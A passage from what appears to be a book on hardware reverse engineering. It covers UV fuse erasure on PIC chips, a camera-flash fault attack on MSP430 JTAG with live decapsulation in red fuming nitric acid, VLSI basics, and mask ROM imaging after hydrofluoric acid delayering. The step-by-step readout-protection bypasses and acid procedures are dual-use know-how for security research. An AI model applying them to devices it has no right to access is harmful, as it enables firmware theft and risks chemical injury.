PIC16C63	PIC16C64A	PIC16C65A	
PIC16C710	PIC16C711		
PIC16C72	PIC16C73A	PIC16C74A	
PIC16C83	PIC16C84A	PIC16C923	PIC16C924
PIC17C42A	PIC17C43	PIC17C44	

Table 19.1: Earliest PICs with Fuse Protection

the right side of the left photo that's covered with a drop of nail polish in the right photo. This particular sample came from a Parallax BASIC Stamp, whose firmware I was able to read after 151 seconds in an ultraviolet sanitizer box. A USB hub inside the sanitizer makes it convenient to read the chip as soon as its fuses have been erased, with a shell script giving me a read at the very instant that the chip unlocks. The transition period took three seconds, after which every read was consistently the same.

Bit corruption can be a problem, in that imperfect masking will erase the bits that are uncovered. Zeroes are reliably zeroes after a dump, but ones are sometimes ambiguous, in that they might be corrupted zeroes. Caps0ff (2017a) notes a trick to help measure this corruption. The PIC16 allows a 7-bit XNOR of the two halves of each 14-bit instruction to be read, even when the chip is locked. By first dumping all of the checksums, then unlocking the chip and finally dumping code, the author was able to identify the damaged words.[1]

UV erasure of fuses became a concern for Microchip, and by 1996 the devices in Table 19.1 had defenses against the technique,

[1] This checksum is useful in other ways. See Chapter H.2 for specific details of the checksum algorithms, and how they can be used along with a write primitive to dump program memory without unlocking the device.

first with covers that block ultraviolet light and later with additional, redundant fuses. Tarnovsky (2008) documents this in the specific case of the PIC16C558, where some of the configuration bits have a shield in the top metal layer for protection. Two of these bits control the code protection, and they run through an AND gate to ensure that both bits must be erased to unlock the device. Rather than work around this optically, Tarnovsky uses a laser cutter to bridge the outputs of the AND gate to VDD.

So far, we've discussed devices with EPROM or EEPROM memory. The same technique works against more recent devices with flash memory, as in Huang (2007), where Bunnie unlocks a PIC18F1320. He used ultraviolet light at a very sharp angle to get under the metal, erasing the protection fuses. Electrical tape masked the code memory to prevent it from being erased.

Caps0ff (2017b) repeats this attack against a PIC16C74 and confirms a few details. First, the angle of the light striking the chip must be *very* acute for devices that include a cover above the fuse bits. At a 90° angle from the surface to the light source there was no effect, and even at 45° not much seemed to happen, but very sharp angles of incidence and longer bake times resulted in a successful unlock.[2] He uses red nail polish instead of the electrical tape in Bunnie's example. Afraid that tape might damage the bond wires, I strongly prefer the nail polish method in my own lab.

One further complication is that UV might scatter underneath the mask to reach the fuse. Perhaps that's why the acute angle works, scattering the light beneath the fuse shields in the top metal layer. When this happens, it can damage some bits of the code memory, requiring tedious reverse engineering to figure out

[2] Here, 90° means that the light comes from straight above. 45° means that the sample is tilted halfway, and 0° would be tilted so far that the chip's surface would be entering its own shadow.

which ones ought to have been zeroes.

Before attacking a real target, it's a good idea to locate the fuse (or fuses) in a test chip that has nothing important inside.

Schaffer (2018a) describes two attempts to unlock the Intel 8752 microcontroller with ultraviolet light, one successful and one failure. Like the PIC16, this device's fuse bit is a floating gate transistor away from the main memory region. The failed attempt has a slightly larger mask, and the fuse is expected to be in this region. Whenever you fail to unlock a chip, save photos of each attempt and combine them to get an idea of where the fuses might be.

Schaffer (2018b) describes an unlock of the Altera EP900 EPLD, an early ancestor of the modern CPLD. The protection bit for this chip is stored in the main EPROM memory along with the bitstream. This bit was found on a sample chip by selectively masking all but one corner until eventually the test chip unlocked under ultraviolet light.

Skorobogatov (2005) resets the fuses of a PIC16F84 with a microscope's built-in halogen illuminator, focused at maximum power and high magnification on the unshielded fuses. The halogen bulb does emit ultraviolet light, but it's not clear from the description whether the mechanism is that some fraction of UV passes through the glass lenses or that other portions of light also have some effect of UV erasure. In a casual test, 24 hours of exposure at high magnification did not flip any bits of a PIC16 on my desktop microscope.

Skorobogatov also describes success in using this technique against the CY7C63001A chip used in USB dongles. Where fuses are located away from the main EEPROM, he suggests that they often use similar structure. The shape of a memory cell in the main EEPROM will also be the shape of fuse cells elsewhere on the die, and this can be used to find them.

20 MSP430 Paparazzi Attack

Early MSP430 families, such as the MSP430F1xx, F2xx, and F4xx, are vulnerable to a semi-invasive attack, first publicly documented in Thomas (2014), in which a camera flash is used to fake out the fuse check while a JTAG debugger attempts to attach in a tight loop.

These chips have two access controls. JTAG is protected by a metal migration fuse; this is a thin trace of metal on the die that permanently breaks when too much current flows through it. Entirely unrelated to the fuse is a 32-byte password that is required to access the serial bootstrap loader (BSL). This password is the interrupt vector table (IVT) at the end of memory, and without it, the BSL allows little more than erasing all of memory. Because the BSL cannot read the protection fuse, you can exploit the chip by first dumping the last 32 bytes of flash memory and then presenting them to the bootloader.

The first thing to understand is that all of the transistors within the chip are actually phototransistors. If a sufficiently bright light hits one of these transistors, it will conduct electricity even if electrically it should be in a non-conducting state. CMOS technology gains its power efficiency by balancing each conducting transistor against a non-conducting transistor, and a bright camera flash throws all of the design constraints out the window. The Raspberry Pi 2 was famous for this, crashing violently when photographed because of an exposed die on the PCB.[1]

[1] U16 is the chip responsible, a bare die flip-chip.




Figure 20.1: MSP430F449

The second thing to understand is that the MSP430's JTAG port is locked by a hardware fuse, at least in devices prior to the MSP430F5xx family. When you connect a JTAG debugger, it tests the fuse by running a little current into it from the TDI pin. If the test is successful, JTAG unlocks and the chip may be read. If the test is not successful, a "no harm no foul" policy allows more fuse read attempts in all but the very earliest chips.

To unlock these chips, we'll first remove the opaque packaging by performing a live decapsulation using the red fuming nitric acid (RFNA) drip method. After exposing the die, we'll attach the chip to a GoodFET for JTAG debugging, modifying the GoodFET to repeatedly attempt JTAG fuse checks until success. By flashing a camera on the exposed die, we'll then bypass the fuse check and enable debugging on a locked chip, allowing the firmware to be freely dumped.

Live Decapsulation with RFNA

The live decapsulation procedure presented here is conceptually similar to the full decapsulation that we covered in Chapter 18, but with some key differences to keep the bond wires and some of the packaging intact, so that the chip still functions despite the die being visible. If you do not have a chemistry lab available, and are not crazy enough to build your own, you can hire a failure analysis laboratory to perform the procedure for you.

Instead of the 65% nitric acid that sometimes dissolves bonding wires, we'll be using red fuming nitric acid (RFNA), which is a minimum of 90% nitric acid and a maximum of 2% water. This is strong stuff that reacts violently with nitrile gloves and isopropyl alcohol, so be sure to work in a fume hood, with full safety gear.

Begin with your target chip soldered to a carrier PCB, with no other components. Heat it to about 100 °C, well beneath the




Figure 20.2: Live Decapsulated MSP430F2418

melting point of the solder but hot enough for the acid to attack the packaging.

Your goal is to expose the die in the center without spilling acid onto the pins or the PCB. At the beginning, the chip's packaging has a flat surface, so any significant amount of acid will spill off. Begin with a little RFNA in a cold beaker and use a pipette with a very narrow tip to drip just the smallest possible amount of acid onto the dead center of the chip package.

A quick but important note on acid volume: if a droplet forms at the tip of the pipette, you're about to use too much acid. You really want as little acid for your first drop as possible. Imagine that you are using the pipette as a fountain pen to write on paper.

The acid will first appear to soak into the surface of the chip, and then it will begin to bubble a little bit. After allowing for a little bubbling to break apart packaging material, use a squirt of acetone to clean off the acid and leave the remainder of the packaging. Repeating this a few times will give you a sort of bowl-shaped cavity within the package, and you can begin to use a little more acid to speed up the etching.

After each acetone rinse, carefully inspect the package under bright light. When you begin to see the bonding wires glinting in the otherwise black packaging, you are getting close to the bare die. At this stage you should rinse a little sooner, to ensure that the acid doesn't boil away and leave ugly plastic markings that obscure the die.

If this procedure is successful, you should have a package whose pins and their surrounding packaging are intact, while the die and its bonding wires are exposed. The die will not be quite so clean as one prepared by the bath methods, but the little bit of dirt that remains on the surface won't interfere with this attack.

Be sure to carefully rinse the chip and board with first acetone and then isopropyl alcohol and deionized water to prevent any leftover acid from dissolving traces on the board or oxidizing the pins. This final cleaning should be the only use of isopropyl alcohol in your experiment, because the alcohol violently reacts with RFNA, and unintentional lab explosions are generally frowned upon. Similarly, water will remove the metal salts that protect bond wires and the frame from HNO_3, so you should avoid it until the very last cleaning.

Fuse Check Sequence

Now that we've opened the packaging on our target chip, the next step is to trigger the fault. To do this yourself, you will need a JTAG programmer with source code available, such as Goodspeed (2009), and also the JTAG specification of the MSP430 chips, Texas Instruments (2010).

I suppose we might use a laser with fine pulse control to fire at exactly the right spot and exactly the right time.[2] Thankfully, this is unnecessary if we modify our JTAG programmer a little. For this example, we'll be using my open source GoodFET programmer, even though it's a little out of date.

Figure 20.3 shows the hardware fuse check sequence for the MSP430F1xx, F2xx, and F4xx devices. The check is performed by toggling the TMS pin at least twice; if the fuse is not blown, two milliamps of current will flow into the TDI pin. Figure 20.4 is an example implementation of the JTAG fuse check sequence in C from my GoodFET project.

Devices with the original MSP430 CPU and the CPUX extension have an erratum in which they might fail the fuse test when powering up, requiring another power cycle before the fuse may be tested again. CPUXv2 devices clear the fuse check result as

[2] Read Skorobogatov (2005) for some lovely tricks in that style.




Figure 20.3: MSP430 JTAG Fuse Check Sequence

```
void jtag430_resettap(){
  int i;
  // Settle output
  SETTDI; //430X2

  SETTMS;
  //SETTDI; //classic
  jtag_tcktock();

  // Navigate to reset state.
  for(int i=0; i<4; i++){
    jtag_tcktock();
  }

  // test-logic-reset
  CLRTMS;
  jtag_tcktock();
  SETTMS;

  //Fuse check.
  CLRTMS;
  delay(50);
  SETTMS;
  CLRTMS;
  delay(50);
  SETTMS;
}
```

Figure 20.4: MSP430 Fuse Check in Goodspeed (2009)

the JTAG TAP is reset, and this might complicate exploitation when you are faking the fuse check with a camera flash.

MSP430F5xx and F6xx devices have done away with the hardware fuse check, instead implementing their readout protection with a software mechanism. This chapter's attack is not expected to apply to those devices.

Having a functioning target chip with an exposed die, exploitation consists of repeatedly attempting a fuse check, then looking to see whether it has been accepted, at the same time that camera flashes are applied to the die. The sequence from Figure 20.3 can be modified in two ways: either the sequence can be repeated until the check is successful or the number of cycles on the TMS pin can be extended to make more attempts at passing the test.

On the hardware end, the target chip consumes quite a bit of power when a camera flash appears over the die. We are not attempting voltage glitching, so the transient power consumption should be handled by decoupling capacitors and perhaps also a bench power supply.

When the entire arrangement is in place, roughly one camera flash in four should unlock the target and allow a JTAG connection to be established. Be very careful in your setup to hold this connection open, never resetting the chip in a way that would require a fresh fuse check.

You should also expect that after a connection is established, the flash memory might have read errors from the camera flash for a little while until it settles down to the permanently stored values. I resolve this by repeatedly reading all flash memory a few times, saving the early reads in case I need them but relying on the latter reads for the real program contents. This effect of the memory being stunned might also be used to temporarily corrupt the password of the resident serial bootstrap loader (BSL) that resides in ROM and ignores the JTAG protection fuse.

21 CMOS VLSI Interlude

Way back in Chapter 18, we took a step away from breaking chips to quickly study how dice were packaged. We saw that after being sawn apart, dice were glued to a lead frame and then wire bonded to pins. The entire frame was then encased in epoxy, after which the pins would be bent to the right shape and the excess of the frame would be cut away. In this chapter, we'll take a deeper look into how chips are designed and manufactured. This won't be as thorough as a real book on VLSI, so please study one of those books if you need to know this in detail.

Very large scale integration (VLSI) is the technology by which millions or even billions of metal oxide semiconductor (MOS) transistors are placed onto microchips. These transistors are combined into a few hundred unique logical units called *basic blocks*, which are small sets of transistors that implement a particular function, like a logic gate or a memory cell. Those blocks are placed and routed to form intellectual property (IP) blocks of a VLSI chip. Larger IP blocks would be things like the CPU, SRAM, mask ROM, and flash ROM. IP blocks might be designed by hand, or they might be designed in a high-level language like Verilog or VHDL.

That explanation works a high level, but important details are missing. What does a basic block look like for logic, and are memories also constructed out of these blocks? Let's take a look and see.

Process Layers

We learned in Chapter 18 that lithography is used to place chemical layers onto a wafer and then selectively etch them away. These are stacked in a consistent order for any given process, and in this section we will cover the stack as it is ordered after manufacturing. This is somewhat different than the order in which they are manufactured, as the fab sometimes digs down through a layer to place a different layer lower in the chip.

The process starts with a large wafer made out of silicon. Layers are stacked onto the *frontside* of the silicon, while the *backside* of the silicon remains blank. In most encapsulated chips, the frontside faces away from the circuit board, but there are exceptions like the MYK82 chip that we'll dump in Chapter 24. Some devices with wafer-level chip-scale packaging (WL-CSP) have no encapsulation; they place solder balls on the frontside of the die.

Pure silicon isn't very useful for doing things, so even though we start with pure silicon, we usually dope it into *n-type* or *p-type*. These are named for their charge, with n-type having a negative charge and p-type having a positive charge.

At the very bottom, we have a p-type *substrate* layer that covers the entire surface area of the wafer. NMOS transistors can be placed directly on this substrate, but PMOS transistors must be placed inside an *n-well*, which is dug into the substrate. We'll come back to the difference between NMOS and PMOS transistors in a bit.

Above the p-substrate and the n-well, we have a *diffusion* layer that holds both n-type and p-type silicon at roughly the same depth. These are *implanted* into the exposed p-substrate or n-well by firing charged ions through a mask.

Above the diffusion layer, we have *polysilicon.* Polysilicon is most important as the inputs of NMOS and PMOS transistors.

Wherever you see a polysilicon trace between two of the same diffusion type (p or n), that's a transistor. In digital logic, it's easiest to think of a transistor as a switch; current flow between the diffusions is turned on and off by the input on the polysilicon.

Above the polysilicon, we have metal layers that are used to wire pieces of the chip together. In the Seventies, there would be just one metal layer. The open source SKY130 process has five metal layers, and the MOSIS 200 nm process has six. Processes with nine and ten layers became common by 2003. In old chips, this metal would be a aluminum (Al) but now copper (Cu) is quite common.

SKY130 and MOSIS are both reasonably open processes. This is the exception rather than the rule, and for many chips that you look at, you will not have the luxury of low-level process documentation.

Chips with multiple metal layers will be routed much like a printed circuit board, but on chips with just one metal layer, it's common to see metal routed to a short length of polysilicon without a transistor. This is a means of crossing wires without connecting them.

It's not exactly a separate layer, but you will notice that sometimes metal gets a little darker over polysilicon or diffusion. This is a *contact* or *via* between layers.

I've skipped a few layers to focus on what's important for reverse engineering and to keep the explanation generic to many foundries. These include oxide layers to insulate between the functional layers, cap layers that are used to build capacitors from metal layers, and other doohickies that are not fundamental to CMOS but are handy for making chips in the real world. To learn more about these for any real process, you will need to find the documentation from the process development kit of the relevant foundry.




Figure 21.1: SKY130 NMOS Transistor Cross Section




Figure 21.2: SKY130 PMOS Transistor Cross Section




Figure 21.3: CMOS Inverter Schematic

NMOS and PMOS Transistors

Now that we understand the layers and the order in which they are stacked, let's take a look at how to build useful logic out of these pieces. CMOS logic is built from two types of transistors: NMOS and PMOS.

NMOS transistors conduct when the input is high, pulling the output down to low voltage. PMOS transistors conduct when the input is low, pulling the output up to high voltage. Any given gate will have both types of transistors, balanced so that the NMOS transistors are pulling up when the output is high and the PMOS transistors are pulling down when the output is low.[1]

To make a transistor, a line of polysilicon is placed on a diffusion, separating it in half. The polysilicon is the input or *gate* connection, controlling current flow between the two halves of the diffusion, which we call the *source* and the *drain*. This structure with n-type diffusion over a p-substrate is an NMOS transistor, and the same structure with p-type diffusion over an n-well is a PMOS transistor.

[1] De Morgan's laws are used to balance these transistors, so that the output is always pulled up or down but neither left floating nor pulled in both directions.

See Figures 21.1 and 21.2 for cross sections of transistors in the SKY130 process, including some extra details that I've skipped in this explanation. In those figures, `N` and `P` describe the diffusion traces that become the source and drain of the transistor. The gate of the transistor is the polysilicon trace that sits above and between them.

On particularly old chips, you will find that NMOS transistors are used alone, with pull-up resistors in lieu of PMOS transistors. This isn't efficient by modern standards, but it was quite functional and saved the step of having to place an n-well layer or p-type diffusion at fabrication.

These two transistor types are enough to build any form of digital logic, but there's a third, called a *floating gate transistor*, that's found in EPROM and flash memory. Floating gate transistors are much like NMOS, except that there are two layers of polysilicon stacked on top of one another. The upper polysilicon is the *control* gate, while the lower one is the floating gate. By *floating*, we mean that it is electrically disconnected and holds a charge that can be read through the source and the drain.

To emphasize that everything changes with the process, I should tell you that the floating gate is sometimes made out of silicon nitride in a technology called SONOS. This is very important for flash memory quality and density, but it is a complication that we won't pay much attention to in this book.

A floating gate transistor is *programmed* to a zero or *erased* to a one. Programming is performed by holding the source and the drain low while setting the gate high; this adds electrons to the floating gate and makes the transistor less conductive between the source and the drain. Erasure is performed the opposite way, setting both diffusions high while the control gate is low, so that electrons flow out of the floating gate and the transistor is more conductive between the diffusions.

Floating gate transistors can also be erased by ultraviolet light, as we saw in Chapter 19. In the early days, devices would use this as their only form of erasure, and those without quartz windows were effectively single-use. Later chips added circuitry for electrical erasure, eliminating the need for ultraviolet erasure in development.

Basic Blocks

So now we understand that particular shapes will make transistors, that CMOS is built from two complementary types of transistors, and that an entire microchip's behavior is defined by microscopic shapes on the die.

Chip designers usually first choose a company that's going to fabricate their chip, and then choose a process design kit (PDK) from the list of processes that the factory or *fab* supports. For any given process, a PDK must be written to describe the basic blocks of the process along with simulation data about their characteristics, such as timing and voltage range.

A few design kits were published for use in university courses or for multi-project wafers such as MOSIS. More recently, the 130 nm process that Cypress used around 2001 has been open sourced as the SKY130 PDK. If you ever wonder what a cell might look like, it's handy to render that cell from a few of these PDKs to see how they implement it. There's no guarantee that your process will look similar, of course.

Figure 21.4 is a simplified rendering of a CMOS inverter for the SKY130 process, taken from an example by Matt Venn.[2] The input A comes on the small metal piece on the left side of the block, the output Q on the longer metal piece on the right

[2] `git clone https://github.com/mattvenn/magic-inverter`




Figure 21.4: CMOS Inverter Layout

side. Voltage comes from the top and ground from the bottom, just like the schematic of the same inverter in Figure 21.3. This cell is viewed from above, and if you look carefully, you should see that the PMOS transistor at the top matches the cross section in Figure 21.2 and the NMOS transistor at the bottom matches the cross section in Figure 21.1.

The PDK will include thousands of these cells to represent digital logic gates, flip-flops and passives like resistors and capacitors. Many of these are variants for lower power or faster reaction time, so only a few hundred of them will make it into a given design. They usually appear in regular rows for the convenience of the power rails, with metal layer wires connecting them to one another. Where this is arranged by VLSI software with no obvious rhyme or reason, we call it a *sea of gates*.

Large Structures

Finally, we should consider the case of large structures. Basic blocks can be placed and routed to form any logic you'd like, but the result is far from efficient when implementing things like memories.

Instead, chip designers will use a compiler of sorts to produce a memory of just the dimensions that are needed. This is not only useful for densely packing the bits of a memory, but also for ensuring that the memory meets timing and electrical requirements. See Guthaus et al. (2016) for an open source example of a RAM compiler and Walker (2023) for an extension of that compiler that supports mask ROMs.

Reading these papers, you'll see that memories often scale poorly, working just fine at one size but collapsing in performance as they grow just a few sizes larger. When you see microcontrollers with a small memory size repeated multiple times, such as some members of the TMS320 family, this is why.

In Chapter 22, we will see how to extract the contents of ROMs by chemically revealing them and then processing the photographs. Fear not, it's a lot easier than reverse engineering the rest of the chip.

Reverse Engineering

By this point, you should understand that a chip's logic is made from standard cells. These cells are tiled onto the design and then wired together in the metal layers, and perhaps also with a little polysilicon. If we can photograph these and annotate them, why not reverse engineer the logic of the chip?

Reverse engineering the chip logic usually begins with identifying basic blocks on photographs of a delayered chip. After a basic block is reverse engineered once, the same shape can be identified across the chip to identify all other copies of the block. Once the blocks have been identifying, the wiring between basic blocks can then be traced and decoded into the digital logic that it implements.

Degate is an open source CAD tool for doing this sort of work, first building a library of basic blocks. It has demo projects for a DECT telephone's controller chip and the Legic Prime RFID tag, each of which is decomposed into Verilog code that matches the device behavior.

It's also possible to perform the reverse engineering with layered image editing software like Inkscape. Layer images of the 6502 can be found in Visual6502 (2010), from which the project recovered all gates into an accurate simulation. For Yamaha's OPEN series of FM audio synthesizer chips, Raki (2024) offers SVG files describing the standard cells and wiring, as well as reverse engineered schematics.

22 Mask ROM Photography

Some chips store their program bits as markings on the masks that lithographically draw the microchip. We call this a mask ROM, to distinguish it from EEPROM, flash ROM, and other field-programmable technologies. In this chapter, we'll go over the theory behind photographing these ROMs to extract their bits, and in the following chapters we'll work out examples of real targets from beginning to end.

Mask ROMs come in three types: via, diffusion, and implant. These are quite different chemically and physically, but in extracting them, we just need to understand them well enough to make the bits visible. Table 22.1 lists a number of microcontrollers and their ROM processes.

Via or *contact* ROMs use a via between layers to mark a bit. These aren't very efficient for layout space, but they are quite easy to decode because the bits are clearly visible when you find them. Many of them, such as those in the Nintendo Game Boy, are even visible from the surface without delayering!

Diffusion ROMs are lower in the chip. Bits here are marked by the presence of a diffusion pool making a working transistor, or the absence of the diffusion pool breaking that transistor. Because they are so low, you almost always need to delayer the chip to see them, but there's little risk of damaging the chip during the process.

Implant ROMs are the most frustrating of these three. Bits are encoded by an additional ion implant in an otherwise working transistor, and by some infernal coincidence the damaged and

Model	ROM Type
TMS1000	Via
Game Boy	Via
T44C080C	Via
TMS320C15	Via
MSP430F1, F2, F4	Via
6500/1	Diffusion
EMZ1001	Diffusion
MYK82	Diffusion
Tengen Rabbit	Diffusion
TMS32C10NL	Diffusion
HCS300	Diffusion
Z8	Diffusion
SM590	Implant
MK3870	Implant
TLCS-47 (TMP47)	Implant

Table 22.1: Example ROM Types

undamaged transistors are exactly the same color! These ROMs generally require delayering to the inside of the bits, then staining a difference into their coloring with a Dash etch, which we will discuss shortly.

There are of course as many ways to encode bits as there are unique shapes invented by the silicon wizards. I use these broad categories to describe the effort required for bit extraction, but there are of course ROMs with markings on the metal layers instead of the via layer, which are also surface visible. Like anything in reverse engineering, let's use this abstraction until it ceases to be useful, then dig a little deeper to see what's inside.

Microscopy

Once the chip is ready, we'll need to photograph it.

You will need a metallurgical microscope, which is one in which the column of light comes down through the lens to reflect back from the die. Microscopes that send light up through the sample are great for biology, but they will not help to photograph an opaque microchip.

A camera is also required. While it's possible to get decent pictures from a lens adapter on a monocular microscope, it's much easier to use a trinocular scope so that your own eyes can find the target and the camera is only required at the end for the photos.

It's generally impossible to zoom out enough to keep the whole image in frame while also keeping its details in focus, so we instead photograph a series of shots that overlap one another. These can be combined after the fact with panorama software, such as Hugin.

This photography can be quite tedious at the limits of your scope's capabilities, so I generally try to first make a whole-chip panorama at minimum magnification and then follow that with high-magnification panoramas of my area of interest, such as the ROM. A million thanks to John McMaster for selling me a microscope with a motorized stage, so all of my photographs now have consistent spacing and filenames that indicate the row and column.

Delayering with Hydrofluoric Acid

To delayer a chip, I heat it in dilute hydrofluoric acid (HF), which is available over the counter in the States as Whink or Rust-Go branded rust stain remover.

Hydrofluoric acid is dangerous to your bones, and it will damage them without giving the courtesy of much skin pain. Be very careful if you mess with this stuff, and do not skimp on safety.[1] Another hassle with hydrofluoric acid is that we are using it because it attacks glass, so we can't very well use a glass beaker to hold the reaction. Plastic beakers, or plastic centrifuge tubes, are critical here.

As the HF attacks your target, you'll see some bubbles as it reacts to metals. The first flurry of bubbles usually indicates the top metal layer, and in reactions where you need to get a particular depth into the chip, it's often handy to delayer many chips at once and to sort them after the fact to find your right depth.

You might notice that the metal layers lift off of the chip rather than dissolving into a liquid. A little agitation is helpful to get

[1] My friend Meredith Patterson often says, "When a hillbilly tells you to use ear protection, use some damned ear protection." I'm wrong about safety in exactly one direction, and when I'm being cautious, you should damned well be cautious too.

these away from the die, so that they don't mask your delayering reactions.

Dash Etching for Implant ROMs

For implant ROMs, where the bits are identical in color, we need to give them different colors in order to photograph them. This is accomplished after delayering by a Dash etch, which is best described in Beck (1998) and McMaster (2019).

Delayering here can be quite confusing, as you can't really see how close we are to the implants that we'd like to photograph. It might help to delayer many samples, returning those that haven't been sufficiently delayered to the bath.

